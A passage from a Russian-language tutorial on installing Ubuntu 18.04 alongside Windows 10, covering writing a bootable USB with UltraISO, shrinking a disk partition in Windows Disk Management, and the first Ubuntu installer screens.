


вариант загрузки с Live-диска, но тоже неэффективно, так как тоже не может использовать все ресурсы физической машины. Но к счастью есть возможность попробовать новую систему на реальной машине при этом не теряя ни байта данных. В этой статье речь пойдет как раз об этой возможности.

Наиболее распространенной версией *nix-подобных систем является Ubuntu. И мы тоже не будем отставать от моды и опробуем эту версию ОС. Для начала нужно скачать образ системы с официального [сайта](#). На момент написания статьи последняя non-LTS версия 19.10, но каждый четный год разработчики выпускают версию LTS версия с долгосрочной поддержкой, что гарантирует выпуск обновлений в течении пяти лет. А non-LTS поддерживается только в течении 9-ти месяцев. И на текущий момент LTS версия это 18.04. Его и установим.

Скачав образ системы его нужно записать на диск или флеш-карту. Дисками уже никто не пользуется, поэтому выбираем второй вариант. Чтобы создать загрузочный диск для Linux систем рекомендуется пользоваться утилитой Unetbootin. Но старый, добрый Ultra ISO тоже хорошо справляется. Вставляем флешку, запускаем программу от имени Администратора. Выбираем образ и кликаем на нем два раза.






Образ распаковывается в основном окне. Затем выбираем Bootable->Write disk image. Выбираем нужную флешку и нажимаем на Write. Программа предупредит, что на флеш-карте все данные сотрутся, нажимаем ОК и ждём окончания записи.


Для установки рядом с Windows 10 нужно предварительно подготовить свободно место на диске. Делает это через консоль управления жёсткими дисками.


Освобождаем необходимое для установки системы место. Для тестовой среды хватит 60 Гб. Чтобы запустить консоль в поиске набираем diskmgmt. Кликаем правой кнопкой мыши на диске, который хотим разделить и выбираем Сжать диск (Shrink volume).






Система подсчитывает оптимальное значение, но если нужно изменить, то выставляем нужное значение нажимаем Сжать(Shrink) .






На этой неразмеченной области и будем устанавливать Linux. Перезагружаем систему и заходим в BIOS нажав F2 (на каждой материнке по разному), выставляем загрузку с флешки. Система запустится и откроется окно выбора языка:




Здесь предоставляется возможность протестировать Live версию системы, о чём уже упоминали выше. А мы выбираем язык и нажимаем **Установить Ubuntu**. Затем открывается окно с опциями установки. Можно выбрать Обычную версию, Минимальную версию, а также можно сразу установить ПО сторонних разработчиков таких, как драйвера и дополнительные кодеки:




Далее выбираем раскладку клавиатуры и нажимаем **Продолжить**. Рекомендуем сразу выбрать Английский язык, остальные можно добавить позже:






И на этом этапе установщик определяет, что у нас на диске уже есть система Windows и предлагает вариант установки рядом с ней. Мы же выбираем **Другой вариант**, чтобы иметь возможность гибко распределять место на диске:



